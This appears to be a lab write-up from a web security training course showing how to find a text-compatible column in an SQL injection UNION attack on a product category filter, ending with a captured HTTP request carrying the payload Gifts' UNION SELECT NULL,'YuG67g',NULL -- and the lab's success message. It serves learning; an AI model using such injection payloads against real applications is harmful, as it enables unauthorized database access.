
Lab: SQL injection UNION attack, finding a column containing text


This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you first need to determine the number of columns returned by the query. You can do this using a technique you learned in a previous lab. The next step is to identify a column that is compatible with string data.


The lab will provide a random value that you need to make appear within the query results. To solve the lab, perform an SQL injection UNION attack that returns an additional row containing the value provided. This technique helps you determine which columns are compatible with string data.

Find the injection point as always




Enumerate the number columns as before







Start enumerating to see what columns has strings

Try One



Try Two





Make the database display the text YuG67g

I used repeater for this. Simply replace 'a' if you used that to determine strings with the text as per lab instruction. The text doesnt come from the database. The lab instruction isn't clear.

Request

Pretty Raw Hex Hackvertor

```
1 GET /filter?category=Gifts'+UNION+SELECT+NULL,'YuG67g',NULL+-- HTTP/1.1
2 Host: 0a71000c03d9954dc0ce7a5e005f0084.web-security-academy.net
3 Cookie: session=OxvogyaTY18jy7xsj42JKvIxYfTe6Ery
4 Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
```

Couple's Umbrella

YuG67g

Success

Congratulations, you solved the lab! Share your s

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Gifts' UNION SELECT NULL,'YuG67g',NULL --